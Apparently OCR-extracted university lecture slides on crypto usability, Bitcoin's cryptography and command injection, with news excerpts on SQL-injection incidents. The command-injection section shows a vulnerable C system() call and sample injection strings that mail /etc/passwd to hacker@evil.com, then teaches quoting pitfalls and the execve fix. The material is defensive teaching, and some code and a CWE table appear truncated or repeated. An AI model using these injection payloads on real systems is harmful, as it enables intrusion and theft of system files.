A Bit More Applied Crypto, Crapto And Command Injection

John Regehr
@johnregehr
Follow

Replying to @fugueish @jfbastien

C is awesome because it defers problems to runtime, at which point people might not be able to find me

Unusability:
No Public Keys

- The APCO Project 25 radio protocol
  - Supports encryption on each traffic group
    - But each traffic group uses a single ***shared*** key
- All fine and good if you set everything up at once...
  - You just load the same key into all the radios
  - But this totally fails in practice: what happens when you need to coordinate with somebody else who doesn't have the same keys?
- Made worse by bad user interface and users who think rekeying frequently is a good idea
  - If your crypto is good, you shouldn't need to change your crypto keys
- "Why (Special Agent) Johnny (Still) Can't Encrypt
  - http://www.crypto.com/blog/p25

Unusability: PGP

- I ***hate*** Pretty Good Privacy
  - But not because of the cryptography...
- The PGP cryptography is decent...
  - Except it lacks "Forward Secrecy":
    If I can get someone's private key I can decrypt all their old messages
- The metadata is awful...
  - By default, PGP says who every message is from and to
    - It makes it much faster to decrypt
  - It is hard to hide metadata well, but its easy to do things better than what PGP does
- It is never transparent
  - Even with a "good" client like GPG-tools on the Mac
  - And I don't have a client on my cellphone

PGP in Two Images...

Adobe Product Security Incident Response Team (PSIRT) Blog

PSIRT PGP Key (0x33E9E596)

Created: 18 September
Expires: 18 September
Type: Secret and pub
Key ID: AF877616
Length: 4 096
Algorithm: RSA
Fingerprint: 3EF4 735A 73
Validity: Unknown
Capabilities: Esc
Card:

Juho Nurminen
@jupenur

Oh shit Adobe

10:49 AM - Sep 22, 2017

154 3,897 5,457

Re: Media inquiry - Ars Technica

Philip Zimmermann <prz@mit.edu>
Wednesday, December 31, 2014 at 3:00 PM
To: Lee Hutchinson

You forwarded this message on 12/31/14, 3:08 PM.

I cannot decrypt this on my iphone. Please send this to me again, as plaintext.

Sent from my iPhone
http://philzimmermann.com
(spelled with 2 N's)

> On Dec 31, 2014, at 11:28, Lee Hutchinson <lee.hutchinson@arstechnica.com> wrote:
> -----BEGIN PGP MESSAGE-----
> Version: GnuPG/MacGPG2 v2.0.22 (Darwin)
> hQMOA8TrHFao6Sg0EAv+MBxq6UhPKGwbhKscYtZFN8pVNnMqAzNNmQMVXPo3PXd2
> JDj25+WcLMIExkCAi4OFLMHWYaVF4j/U5WhFDz9DFd/AZ69socutzD6nn2Q4m/aB

Unusability: How do you find someone's PGP key?

- Go to their personal website?
- Check their personal email?
- Trust the "web of trust"?
- Ask them to mail it to you
  - In an unencrypted channel?
- Check on the MIT keyserver?
  - And get the old key that was mistakenly uploaded and can never be removed?

Search results for 'nweaver icsi edu berkeley'

```
Type bits/keyID     Date       User ID
-------------------------------------------------------------------
pub  4096R/8A46A420 2013-06-20 Nicholas Weaver <nweaver@icsi.berkeley.edu>
                               Nicholas Weaver <n_weaver@mac.com>
                               Nicholas Weaver <nweaver@gmail.com>
-------------------------------------------------------------------
pub  2048R/442CF948 2013-06-20 Nicholas Weaver <nweaver@icsi.berkeley.edu>
```

Unusable: openssl libcrypto and libssl


- OpenSSL is a nightmare...
  - A gazillion different little functions needed to do anything
- So much of a nightmare that I'm not going to bother learning it to teach you how bad it is
  - This is why last semester's python-based project didn't give this raw
- But just to give you an idea:
  The command line OpenSSL utility options:

```
OpenSSL> help
openssl:Error: 'help' is an invalid command.

Standard commands
asn1parse         ca                ciphers           cms
crl               crl2pkcs7         dgst              dh
dhparam           dsa               dsaparam          ec
ecparam           enc               engine            errstr
gendh             gendsa            genpkey           genrsa
nseq              ocsp              passwd            pkcs12
pkcs7             pkcs8             pkey              pkeyparam
pkeyutl           prime             rand              req
rsa               rsautl            s_client          s_server
s_time            sess_id           smime             speed
spkac             srp               ts                verify
version           x509

Message Digest commands (see the `dgst' command for more details)
md4               md5               mdc2              rmd160
sha               sha1

Cipher commands (see the `enc' command for more details)
aes-
aes-
bf-c
came
came
cast
des
des-
des-
des-
idea
rc2
rc2-
rc4-
seed
```



Bitcoin's Goal

- A decentralized, distributed digital currency
  - Decentralized: ***no point of authority or control***
  - Distributed: ***lots of independent systems, no central point of trust***
  - Digital Currency: ***Just that, a currency***
- Bitcoin is ***censorship resistant money***:
  - Nobody can say "don't spend your money on X"
- Bitcoin's Crypto: Interesting
  - So I will talk about it
- Bitcoin's Economics: Broken
- Bitcoin's Community: Bat-Shit Insane
  - So I won't bother wasting people's time. This is a subject for a Beer Rant, not a lecture

Bitcoin's Public Key Signature Algorithm ECDSA

- Elliptic Curve Digital Signature Algorithm
  - So different math but conceptually similar to DSA
- 256b private key (32 bytes)
  - Public key is 65 bytes
- Bitcoin "address" is not the public key but the ***hash*** of the public key
  - RIPEMD-160(SHA-256(K_{pub}))
    - Why double hashing? Its a common weirdness in Bitcoin.
  - After adding a checksum and Base 58 encoding you get a "Bitcoin address" of type 1 you can send money to
  - 1FuckBTCqwBQexxs9jiuWTiZeoKfSo9Vyi is a valid address
    - I spent a lot of CPU time randomly generating private keys to find one that would match the desired prefix

Interesting Implications of Hashed Public Keys


- The ECDSA public key is twice as large as the private key
  - So hashing makes the public key a lot smaller
  - But it makes the signatures themselves larger
    - Since any signature also needs to include the full public key
- Validation of a signature becomes a 2-part process
  - Validate that $\mathbf{H(K_{pub}) = Address}$
  - Validate that the signature is valid
- But if a private key is only used ***once***, attacks which require the public key in advance can not work!

Why This Matters: Quantum Computing

- A Quantum computer rips through elliptic curve schemes as well as classic discrete log (Diffie/Hellman) and RSA type schemes
  - Given the public key it is trivial to find the private key
    - Since the private key controls money, this would be catastrophic
  - But at the same time, we don't know how to build a quantum computer big enough to factor a number much larger than 15
- If you ***never*** use a private key more than once…
  - By instead transferring all unspent money to a ***new*** random private key
  - A Quantum Computer can't steal your money if it can't come up with a solution before your spending is recorded!
- Many cryptographic systems need to worry today about Quantum computers which don't yet exist.

Hash Chains

- If a data structure includes a hash of the previous block of data
  - This forms a “hash chain”
- So rather than the hash of a block validating just the block
  - The inclusion of the previous block’s hash validates all the previous blocks
- This also makes it easy to add blocks to data structures
  - Only need to hash block + hash of previous block, rather than rehash everything: How you can efficiently hash an "append only" datastructure



Merkle Trees

- Lets say you have a lot of elements
  - And you want to add or modify elements
- And you want to make the hash of the set easy to update
- Enter hash trees/merkle trees
  - Elements 0, 1, 2, 3, 4, 5...
  - H(0), H(1), H(2)...
  - H(H(0) + H(1)), H(H(2)+H(3))...
  - The final hash is the root of the top of the tree.
- And so on until you get to the root
  - Allows you to add an element and update lg(n) hashes
    Rather than having to rehash all the data




Image Stolen from Wikipedia

Proof of Work To Establish History

- Idea: If creating a block requires so much effort
  - And it includes a pointer to all previous blocks
  - Changing history becomes expensive:
    - To rewrite the last ***k*** blocks of history requires the same amount of effort as recording those ***k*** blocks the first time around
  - But at the same time, it ***must*** be cheap to ***verify*** the work was done
- Easy proof of work: generation ***partial*** hash collisions
  - If the first ***N*** bits of a hash have to be zero…
    - You are expected to need to try 2^N times to find a collision
    - But you only need to do a single hash invocation to ***check*** if someone else did the work

Taken Together this creates Bitcoin

- Every Bitcoin address (**H(K_{pub})**) has a corresponding balance in a public ledger (the Blockchain)
- To spend Bitcoin…
  - Sign a message saying "*Pay to address A*"
    - Signature includes the address it is coming from
  - Broadcast that message through the Bitcoin P2P network
- The rest of the P2P network…
  - Confirms that both the signature is valid and the balance exists
  - Then attempts to "mine" it into a new block on the Blockchain
    - This acts to ***confirm*** the transaction

Bitcoin Transactions

- A transaction consists of one or more inputs and 0 or more outputs
  - Each input refers to a single unspent transaction output:
    the input spends the ***entire*** output in the transaction
    - Each input is signed by the corresponding private key and includes the public key
  - Each output simply refers to a destination address and amount
    - If you want to make change, just send that to a new destination address or send it back to one of the input addresses
  - **Sum(outputs) <= Sum(inputs)**
    - Any extra is paid to whoever mines the block (the Transaction Fee)
- Validating transactions:
  - All inputs must refer to ***previously unspent outputs***
    - No double-spending, but requires knowing ALL previous Bitcoin transactions to validate!
  - All inputs must cryptographically validate

The Blockchain... Protected by Proof of Work

- All Bitcoin miners take all unverified transactions they want and compose them into a single block
  - Block header contains a timestamp, a nonce, the hash of the previous block, and the hash of all transactions for this block
    - Transactions are hashed in a Merkle tree to make it easy to add transactions to the block in progress
- Now all the miners try to find a hash collision:
  - Modifying the block so that **H(Block)** < “difficulty” value
    - First by modifying the nonce value and/or timestamp and then modifying the coinbase, a string in the "pay from" for the first transaction
- Once one finds a hash collision, it broadcasts the new block to the entire Bitcoin network
  - Every other miner first verifies that block and then starts working on the next block
- Rule is always trust the longest chain
  - Now to rewrite history to depth ***N*** it takes the same amount of work as used to generate the chain you are rewriting
  - But at the same time, the current chain keeps growing!

The Coinbase Transaction

- The first transaction in any block is special
  - It actually has 0 inputs, instead it has a small amount of arbitrary data called the "coinbase"
- The coinbase data serves two purposes:
  - It allows the miner to make a comment
    - EG, claim credit, vote on proposals, etc
  - It can be easily changed for searching for hash collisions
    - When changing the coinbase the miner needs to update the Merkel tree but that's relatively cheap
- The output of this transaction is the miner's reward
  - The miner fills it out as "pay to me"
    - Both the current block reward (now at 12.5 BTC/block) and any value not otherwise spent

Bitcoin Balances

- Each address has a balance associated with it
  - The balance is in “Satoshi”, a fixed-point value = 0.00000001 BTC
    - There have been Bitcoin systems with bugs related to fixed vs floating point issues
- This is actually the sum of all unspent outputs sent to this address
  - Calculating an address's balance requires looking at ***every*** Bitcoin transaction ever done
- This is a ***problem!***
  - Bitcoin requires knowing every transaction from the dawn of the Blockchain in order to know that things are valid
    - And currently this data grows by 1 MB every 10 minutes!
    - And can only support ~4-5 transactions per second across the world!

Switching Gears: Web Security

- We've discussed classic C memory vulnerabilities...
- We've discussed cryptography
  - A way of formally protecting communication channels
- Now its on to the ugly world of ***web application security***
  - Old days: Applications ran on computers or mainframes
  - Today: Applications run in a split architecture between the web browser and web server
- Starting: SQL Injection Attacks: Focusing on the server logic
- Next week: Same origin, xss, csrf attacks: Focusing on the interaction between the server and the client

Consider a Silly Web Application...

- It is a **`cgi-bin`** program
  - A program that is invoked with arguments in the URL
- In this case, it is look up the user in phonebook...
  - http://www.harmless.com/phonebook.cgi?regex=Alice.*mith

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
  system(cmd);
}
```

- Instead of `http://harmless.com/phonebook.cgi?regex=Alice.*Smith`
- How about `http://harmless.com/phonebook.cgi?regex=foo%20x;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20touch`
  - Command becomes: "grep foo x; mail -s hacker@evil.com </etc/passwd; touch phonebook.txt"
    %20 is an escaped space in a URL

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Control information, not data

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

How To Fix Command Injection?


```
snprintf(cmd, sizeof(cmd),
    "grep %s phonebook.txt", regex);
```

- One general approach: *input sanitization*
  - Look for anything nasty in the input …
  - … and “defang” it / remove it / escape it
- Seems simple enough, but:
  - Tricky to get right
  - Brittle: if you get it wrong & miss something, you ***L0SE***
    - Attack slips past!
  - Approach in general is a form of “default allow”
    - i.e., input is by default okay, only known problems are removed

How To Fix Command Injection?


```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

Simple idea: *quote* the data to enforce that it's indeed interpreted as data …

⇒ grep 'foo x; mail -s hacker@evil.com </etc/passwd; rm' phonebook.txt

Argument is back to being **data**; a single (large/messy) pattern to grep

Problems?

How To Fix Command Injection?


```
snprintf(cmd, sizeof cmd,
   "grep '%s' phonebook.txt", regex);
```

```
…regex=foo' x; mail -s hacker@evil.com </etc/passwd; touch'
```

Whoops, control information again.

This turns into an empty string, so sh sees command as just “touch”

⇒ grep 'foo' x; mail -s hacker@evil.com </etc/passwd; touch' ' phonebook.txt

Maybe we can add some special-casing and patch things up … but hard to be confident we have it fully correct!

Issues With Input Sanitization

- In principle, can prevent injection attacks by properly sanitizing input
  - Remove inputs with meta-characters
    - (can have “collateral damage” for benign inputs)
  - Or escape any meta-characters (including escape characters!)
    - Requires a ***complete model*** of how input subsequently processed
      - E.g. …regex=foo%27 x; mail …

%27 is an *escape sequence* that expands to a single quote

- Easy to get wrong!
- Better: avoid using a feature-rich API (if possible)
  - KISS + defensive programming

The Root Problem: `system`

- This is the core problem.
- `system()` provides too much functionality!
- It treats arguments passed to it ***as full shell command***
- If instead we could just run grep directly, no opportunity for attacker to sneak in other shell commands!

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd, "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Safe: **execve**


```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char *path = "/usr/bin/grep";
   char *argv[10];/* room for plenty of args */
   char *envp[1]; /* no room since no env. */
   int argc = 0;
   argv[argc++] = path;/* argv[0] = prog name */
   argv[argc++] = "-e";/* force regex as pat.*/
   argv[argc++] = regex;
   argv[argc++] = "phonebook.txt";
   argv[argc++] = 0;
   envp[0] = 0;
   if ( execve(path, argv, envp) < 0 )
     command_failed(.....);
}
```

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/*                          */
  char *envp[1]; /*
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++]
  argv[argc++]
  envp[0] = 0;
  if ( execve(path,
    command_failed(
}
```

These will be **separate** arguments to the program


execve() just executes a **single specific** program.

No matter what weird goop “regex” has in it, it’ll be treated as a **single** argument to grep; no shell involved

Anonymous speaks: the inside story of the HBGary hack

By Peter Bright | Last updated a day ago

The hbgaryfederal.com CMS was susceptible to a kind of attack called SQL injection. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.



It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had unmasked the hacker hordes of Anonymous and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.

When Barr told one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced. As an added bonus, a second site owned

Command Injection in the Real World

Command Injection in the Real World

About This Blog | Archives | Security Fix Live: Web Chats | E-Mail Brian Krebs

Hundreds of Thousands of Microsoft Web Servers Hacked


Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

Update, April 29, 11:28 a.m. ET: In a post to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "..our investigation has shown that there are no new or unknown vulnerabilities being exploited.


attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere


Structure of Modern Web Services



